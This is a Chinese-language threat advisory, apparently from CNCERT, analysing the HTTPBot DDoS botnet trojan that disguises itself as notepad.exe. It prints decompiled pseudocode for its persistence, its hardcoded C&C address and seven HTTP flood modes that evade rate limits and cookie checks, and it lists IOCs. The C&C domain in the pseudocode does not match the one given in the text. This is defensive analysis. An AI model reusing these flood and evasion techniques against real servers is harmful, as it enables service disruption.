

关于 BlackMoon 变种 HTTPBot 僵尸网络 的风险提示

近期，CNCERT 监测发现一种名为 HTTPBot 的 DDoS 僵尸网络。该僵尸网络控制者通过钓鱼等方式诱导 Windows 主机用户运行伪装成记事本等程序的木马文件实现劫持 Windows 主机的目的，通过 C&C 控制服务器向被劫持主机发送控制指令，对目标服务器的 HTTP 业务端口开展攻击。该僵尸网络控制方式、攻击模式与 BlackMoon 僵尸网络利用的类似，可认为是 BlackMoon 僵尸网络的变种。

一、木马文件分析

区别于传统的僵尸网络利用 IoT 设备漏洞攻击 IoT 设备，HTTPBot 僵尸网络木马，攻击对象为 Windows 主机，通过对其样本文件进行逆向分析，发现该木马基于 Go 语言开发，主要特征如下：

1、硬编码的形式保存 C&C 服务器的域名，域名为

```
Pseudocode-A
1 // main.main
2 // ...
3 void __cdecl main_main()
4 {
5     int v0; // ecx
6     int v1; // [esp-54h] [ebp-A8h]
7     int v2; // [esp-50h] [ebp-A4h]
8     int v3; // [esp-4Ch] [ebp-A0h]
9     _DWORD v4[2]; // [esp-30h] [ebp-84h] BYREF
10    _DWORD v5[2]; // [esp-28h] [ebp-7Ch] BYREF
11    _DWORD v6[3]; // [esp-20h] [ebp-74h] BYREF
12    _DWORD v7[2]; // [esp-14h] [ebp-68h] BYREF
13    int v8; // [esp-Ch] [ebp-60h]
14    int v9; // [esp-8h] [ebp-5Ch]
15    void (**v10)(void); // [esp-4h] [ebp-58h]
16
17    v10 = 0;
18    main_HideWindow(); // 隐藏GUI界面
19    v5[0] = off_E38DA8; // server地址: jyy.jyycc.cc:55888
20    v5[1] = dword_E38D4C; // 字符串长度0x12
21    v6[2] = 0;
22    v6[0] = "independentinitial_rttiso-11548-11so-2022-cniso-2022-jpiso-2022-kriso-8859-10iso-8859-11iso-8859-13iso-8859-14"
23    "iso-8859-15iso-8859-16iso-11548-11so-8859-14iso-8859-15iso-8859-16iso-ocr-handlatin-greeklessapprox;lesseqgtr;";
24    v6[1] = 11;
25    v2 = github_com_marcsauter_single_ptr_Single_CheckLock((int)v6); // 获取文件锁
26    v8 = v3;
27    if ( !v2 || !errors_Is(v2, v3, dword_E59D48, dword_E59D4C) )
28    {
29        v4[0] = main_main_func1;
30        v4[1] = v6;
31        v10 = (void (**)(void))v6;
32        ((void (__fastcall *)(int))main_AddToStartup)(v0); // 添加开机自启动, 进行权限维持
33        if ( v1 )
34        {
35            v8 = 0;
36            v9 = 0;
37            ldata:00E38DA4 ; log_New+861r ...
38            * ldata:00E38DA8 off_E38DA8 dd offset a1jjjyyccCc5588 ; DATA XREF: .data:off_E38DA8io
39            ldata:00E38DA8 ; a1jjjyyccCc5588 db 'jyy.jyycc.cc:55888leftrightharpoons;multihop attempted'
40            ldata:00E38DA8 ;
41            * ldata:00E38D4C dword_E38D4C dd 12h ; DATA XREF: .data:off_E38DA8io
42            ldata:00E38DB0 ; int off_E38DB0
```

jjj.jjycc.cc，目前解析为：104.233.144.23

jjj.jjycc.cc服务器IP:	
当前解析:	
104.233.144.23	美国 加利福尼亚 圣克拉拉 PetaExpress
历史解析记录:	
104.233.144.23	2025-05-16——2025-06-10
104.233.144.22	2025-04-27——2025-05-16
104.233.144.17	2025-03-03——2025-04-27
8.210.35.75	2025-04-26——2025-04-27
104.233.144.19	2024-01-09——2025-03-01

2、 隐蔽运行

```
void main_HideWindow()
{
    int v0; // [esp+0h] [ebp-10h]
    int v1; // [esp+0h] [ebp-10h]
    int WindowThreadProcessId; // [esp+8h] [ebp-8h]
    int v3; // [esp+Ch] [ebp-4h]

    main_getConsoleWindow();
    if ( v0 )
    {
        v3 = v0;
        WindowThreadProcessId = main_getWindowThreadProcessId(v0);
        golang_org_x_sys_windows_GetCurrentProcessId();
        if ( v1 == WindowThreadProcessId )
            main_showWindow(v3, 0);
    }
}
```

3、 写入注册表实现自启动


将自身路径写入 HKEY-LOCAL-MACHINE\SOFTWARE\Micro

```
1 // v1 = v1
2 if ( dword_ESAB4 )
3     runtime_panicIndex(0);
4 v0 = path_filepath_abs("(\\DWORD *)dword_ESAB4, "(\\DWORD *)dword_ESAB4 + 4));
5 if ( v0 )
6 {
7     v15 = 0;
8     v16 = 0;
9     v17 = "(\\DWORD *)dword_ESAB4 + 4);
10    v18 = v0;
11    return __PAIR64__(v0, fct_Errorf((int)"error getting the absolute path: %s", 35, (int)&v15, 1, 1));
12 }
13 else
14 {
15     v11 = v0;
16     v12 = v0;
17     key = main_regCreateKeyEx(-2147483647, off_E3B0B0, dword_E3B0B4, 0, 0, 983183); // Software\Microsoft\Windows\CurrentVersion\Run
18     if ( v0 )
19     {
20         v15 = 0;
21         v16 = 0;
22         v17 = "(\\DWORD *)dword_ESAB4 + 4);
23         v18 = v0;
24         return __PAIR64__(
25             fct_Errorf(
26                 (int)"error creating registry key: %s\\fct: unknown base; can't happen\\headers_prio_weight_shorthttp2: connection error: %s\\vianaindex: unsupported
27                 31,
28                 (int)&v15,
29                 1,
30                 1));
31     }
32     else
33     {
34         v12[0] = main_AddToStartup_func1;
35         v12[1] = v0;
36         v17 = (void (*)(void))v12;
37         v14 = path_filepath_Base(v17, v13);
38         v1 = syscall_StringToUTF16Ptr(v13, v13);
39     }
40 }
```

soft\Windows\CurrentVersion\Run 启动项键值实现开机自动运行。


4、 精准操控

僵尸网络中每个被控节点，将会主动向 C&C 服务器控制节点发送字符串” OK” 进行在线认证，等待 C&C 服务器下发的控制指令。



5、 感染方式

通过对木马文件逆向分析，未发现有 0DAY 或者 Nday 漏洞利用相关的代码，没有驱动提权代码，未获取 RINGO 控制权限，为一般权限的木马程序。将木马文件与 VirusTotal 网站恶意样本库进行比对，得到结果如下：



据 VirusTotal 统计，该木马样本通常以 Windows 系统

自带的记事本程序 notepad.exe 相似的文件名（如 notepad1.exe、notepar.exe）这类文件名进行传播，伪装成 Windows 系统自带的记事本程序，结合逆向分析结果，可推定该木马文件的感染方式为诱导用户执行的钓鱼传播。

二、攻击模式分析

HTTPBot 内置 7 种针对 HTTP 协议开展 DDoS 攻击的模式：

1、HttpAttack 模式：可根据攻击目标端口配置，动态选择明文 TCP 或者加密的 TLS 连接。并且实现了自动重试、UserAgent 和表头的随机化以及动态速率控制。


```
004A2DD0 008A39D0: main_ptr_HttpAttack_Attack (Synchronized with Pseudocode-A)
Pseudocode-A
89 int v87; // [esp+9Ch] [ebp-5Ch]
90 int v88; // [esp+A0h] [ebp-58h]
91 uint16 *v89; // [esp+A4h] [ebp-54h]
92 tls_Conn *v90; // [esp+A8h] [ebp-50h]
93 int v91; // [esp+ACH] [ebp-4Ch]
94 int v92; // [esp+B0h] [ebp-48h] BYREF
95 int v93; // [esp+B4h] [ebp-44h]
96 int v94; // [esp+B8h] [ebp-40h] BYREF
97 int v95; // [esp+BCh] [ebp-3Ch]
98 const time_Time *v96; // [esp+C0h] [ebp-38h]
99 int v97; // [esp+C4h] [ebp-34h]
100 int *v98; // [esp+C8h] [ebp-30h] BYREF
101 int *v99; // [esp+CC] [ebp-2Ch]
102
103 while ( !main_ptr_BaseAttack_IsExpired(&a1->BaseAttack) )
104 {
105     v38.ptr = "tcp";
106     v38.len = 3;
107     v63 = net_DialTimeout(v38, a1->Addr, 300000000, 0);
108     v2 = v64;
109     v3 = (const int *)v63;
110     if ( v65 )
111     {
112         time_Sleep(100000000, 0); // 超时重试控制，休眠100ms
113     }
114     else
115     {
116         v4 = a1;
117         ptr = a1->https.ptr;
118         if ( a1->https.len == 3 && *(_WORD *)ptr == 'lt' && ptr[2] == 's' )
119         {
120             v81 = v64;
```

2、HttpAutoAttack 模式：相较于 HttpAttack 模式，引入了自动化的 Cookie 处理流程（解析服务端的响应返回的 guardret 参数，构造一个新的 Cookie），结合状态码识

```
004A47E8 008A53E8: main_ptr_HttpAutoAttack_Attack+518 (Synchronized with Pseudocode-A)
Pseudocode-A
265 {
266     time_Sleep(100000000, 0);
267 }
268 else
269 {
270     v16 = *(_DWORD *) (DWORD1(SetCookies) + 8);
271     if ( v16 == 429 || v16 == 405 ) // 响应状态429(Too Many Requests)或405(Method Not Allowed)
272     {
273         time_Sleep(705032704, 1); // 触发休眠705ms，绕过速率限制
274         v15 = DWORD1(SetCookies);
275     }
276     (*(_void (__cdecl *) (_DWORD *)))(v15 + 32) (*(_DWORD *) (v15 + 16)) (*(_DWORD *) (v15 + 36));
277     SetCookies = net_http_readSetCookies(*(_DWORD *) (DWORD1(SetCookies) + 28));
278     for ( j = 0; j < SDWORD1(SetCookies); ++j )
279     {
280         v18 = *(int *) (SetCookies + 4 * j);
281         v19 = *v18;
282         if ( v18[1] == 5 && *(_DWORD *)v19 == 'raug' && *(_BYTE *) (v19 + 4) == 'd' ) // guard
283         {
284             v74 = *(_DWORD *) (SetCookies + 4 * j);
285             DWORD1(SetCookies) = main_getGuardret(v18[2], v18[3]);
286             v97 = 0;
287             v98 = 0;
288             v99 = 0;
```


别和重试机制（如果状态码为 429 或者 405，则通过休眠绕过频率限制）以及随机化 UA 头部，实现更准确地模拟合法会话，避免触发而激活目标服务器的 Cookie 参数核验保护规则。

3、HttpsFpDIAttack 模式：基于资源消耗最大化的策略进行攻击。一是将 TCP Keep-Alive 时间设置为 30 分钟，即使没有文件操作，也长时间占用目标服务器 TCP 连接资源。二是强制使用 HTTP/2 模式，其多路复用功能强制目标服务器传输大体积响应文件，提高目标服务器负荷。



```
004A69B5 008A75B5: main_ptr_HttpFpDIAttack_Attack+835 (Synchronized with Pseudocode-A)
Pseudocode-A
742     p_req_Request->retryOption = v19;
743 }
744 v36->output.tab = off_A82A04;
745 if ( dword_E82DF0 )
746 {
747     v41 = v36;
748     runtime_gcWriteBarrier(v37);
749     v36 = v41;
750 }
751 else
752 {
753     v36->output.data = p_main_DiscardWriter;
754 }
755 v36->isSaveResponse = 1;
756 v155 = github_com_imroc_req_v3_ptr_Request_Send((int)v36, (int)"GETGMTGT;", 3, v191, v161);
757 v42 = v158;
758 v43 = v159;
759 v44 = v155;
760 }
761 else
762 {
763     if ( v36->retryOption )
```

4、WebSocketAttack 模式：通过控制单个连接的消息数量，循环发送握手消息，并能够随机生成 UA 信息、随机生成消息正文、包含合法表头伪装普通的 HTTP 请求、动态控制消息间隔等模式躲避基于频率的检测。



```
004A5434 008A6034: main_ptr_WebSocketAttack_Attack+534 (Synchronized with Pseudocode-A)
Pseudocode-A
208     if ( dword_E82DF0 )
209     {
210         runtime_gcWriteBarrier(v15);
211         else
212         {
213             (*v16)[0] = v45;
214             v18 = (_i_string *)runtime_mapassign_faststr((int)&RTYPE_textproto_MIMEHeader, &v64, v61, v34);
215             v18[1] = (_i_string *)1;
216             v18[2] = (_i_string *)1;
217             if ( dword_E82DF0 )
218             {
219                 runtime_gcWriteBarrier(v17);
220             }
221             else
222             {
223                 *v18 = v51;
224                 runtime_mapiternext(&v65);
225             }
226         }
227         v20 = net_url_ptr_URL_String(v46); // 获取目标URL字符串, 支持ws:// wss://
228         v35 = github_com_gorilla_websocket_ptr_Dialer_Dial((int)p_websocket_Dialer, (int)v20.ptr, v20.len, (int)&v64); // 建立WebSocket连接
229         v35 = (DWORD)0;
230         if ( v35 )
231         {
232             time_sleep(100000000, 0);
233         }
234         else
235         {
236             v40 = (DWORD *)v35;
237             v14 = 0;
238             while ( a1->NumOfRequest > v14 )
239             {
240                 v40 = v14;
241                 github_com_gorilla_websocket_ptr_Conn_WriteMessage((int)v19,
242                     1,
243                     (int)a1->data.ptr,
244                     a1->data.len,
245                     0);
246             }
247         }
248     }
249 }
```


5、 POSTAttack 模式: 强制使用 POST 方法, 随机选择 UA, 模拟多个浏览器版本, 绕过基于固定顺序的规则检测。

```
004A3A37 008A4637: main_ptr_PostAttack_Attack+E7 (Synchronized with Pseudocode-A)
Pseudocode-A
112 len = a1->data.len;
113 }
114 v36.1.tab = (void *)runtime_stringtoslicebyte(0, (int)ptr, len);
115 p_bytes_Buffer = (bytes_Buffer *)runtime_newobject((int)&RTYPE_bytes_Buffer);
116 p_bytes_Buffer->buf.len = (size_t)v36.1.data;
117 p_bytes_Buffer->buf.cap = v43;
118 if ( dword_E82DF0 )
119 runtime_gcWriteBarrier(v6);
120 else
121 p_bytes_Buffer->buf.ptr = (uint8 *)v36.1.tab;
122 v44 = (http_Request *)net_http_NewRequestWithContext(// 采用POST请求方式
123 (int)&stru_A854A0,
124 dword_E58840,
125 (int)"POSTPcy;Pfr;Phi;Psi;QUOTQfr;REG;Rcy;Rfr;Rho;Rsh;SASTSCUScy;Sfr;",
126 4,
127 v58,
128 tab,
129 (int)&off_A82428,
130 (int)p_bytes_Buffer);
131 if ( v45 )
132 {
133 v3 = a1;
```

6、 BrowserAttack 模式: 利用隐藏的 Google Chrome 实例模拟合法业务流量, 隐藏窗口, 混淆正常请求和攻击流量, 实现自动化控制。

```
004A5DDE 008A64DE: main_ptr_BrowserAttack_Attack+E4 (Synchronized with Pseudocode-A)
Pseudocode-A
1 // main.("BrowserAttack").Attack
2 void __golang_main_ptr_BrowserAttack_Attack(ptr_main_BrowserAttack a1, signed __int32 a2)
3 {
4 syscall_SysProcAttr *p_syscall_SysProcAttr; // eax
5 exec_Cmd *v3; // ecx
6 size_t len; // edx
7 size_t v5; // ebx
8 _slice_uint8 v6; // [esp+8h] [ebp-34h]
9 int v7; // [esp+14h] [ebp-28h]
10 main_75Cmd *p_main_75Cmd; // [esp+20h] [ebp-1Ch]
11 int v9[6]; // [esp+24h] [ebp-18h] BYREF
12
13 if ( !a2 )
14 {
15 v7 = os_exec_Command(
16 {int}C:\\Windows\\Temp\\chrome-win\\pp.exeClosing connection with error: XsCryptAcquireCertificatePrivateKeyError making request with cookie:GOODEBUG sys/cpu: can not enable \\GOODEBUG:
17 33,
18 0,
19 0,
20 0);
21 // 调用真实的Chrome浏览器
22 p_syscall_SysProcAttr = (syscall_SysProcAttr *)runtime_newobject((int)&RTYPE_syscall_SysProcAttr);
23 p_syscall_SysProcAttr->HideWindow = 1;
```

7、 CookieAttack 模式: 在 BrowserAttack 模式之外加入 Cookie 自动化管理, 自动携带合法 Cookie。

```
004A5D4D 008A694D: main_ptr_CookieAttack_Attack:loc_8A694D (Synchronized with Pseudocode-A)
Pseudocode-A
116 v53 = v33;
117 fmt_Fprintln((int)&off_A82C0C, dword_E59418, (int)&v52, 1, 1);
118 p_main_CookieResult = (main_CookieResult *)runtime_newobject((int)&RTYPE_main_CookieResult);
119 p_main_CookieResult->Status.len = 0;
120 p_main_CookieResult->Headers.len = 0;
121 p_main_CookieResult->Status.ptr = 0;
122 p_main_CookieResult->Headers.ptr = 0;
123 v10 = v51[1];
124 v11 = v51[2];
125 v12 = v51[3];
126 if ( v10 < v12 )
127 runtime_panicSlice8(v51[1]);
128 v50 = p_main_CookieResult;
129 v13 = v11 - v12;
130 v14 = v12 & ((int)(v12 - v11) >> 31);
131 if ( !encoding_json_Unmarshal(
132 v14 + *v51,
133 v10 - v12,
134 v13,
135 (int)&RTYPE_ptr_main_CookieResult,
136 (int)p_main_CookieResult)
137 && v50->Status.len == 2
138 && *((_WORD *)v50->Status.ptr == 27503 )
139 {
140 time_Now();
141 ((void (*)(void))loc_465A2E)();
142 ((void (*)(void))loc_465A2E)();
143 if ( v61 >= 0 )
144 {
145 v16 = v62;
```

三、HTTPBot 僵尸网络安全威胁

1、 业务安全风险


此类攻击使用的动态混淆技术使得攻击流量和普通业务流量难以区分，危害性较大。

2、 长期驻留的持续性风险

HTTPBot 通过木马隐蔽潜伏在 Windows 主机内，可通过横向渗透等方式对更多主机发起感染。

四、 监测情况

经过监测分析发现，自 2025 年 5 月 15 日至 6 月 9 日期间，C2 地址日通信 IP 个数最高达到 33543 个，平均 27514 个，累计有 31.7 万个 IP 地址与 C2 地址通信。每日境内通信 IP 数量情况如下。



五、 防范建议

请各单位、广大网民强化风险意识，加强安全防范，主要建议包括：

- 1、 开展木马查杀，不点击来历不明的应用程序。
- 2、 封堵 C&C 控制服务器的域名解析请求，封禁与 C&C 控制服务器的网络连接。

六、 相关 IOC

样本 MD5:

3C265ABE43FA0C15E69EAB2C1DF2B4D7

31F47E5D70CDA2A94E91880D04F01976

域名:

jjj. jjycc. cc

控制 IP:

104.233.144.23

七、 致谢

感谢绿盟威胁情报中心提供的样本支持。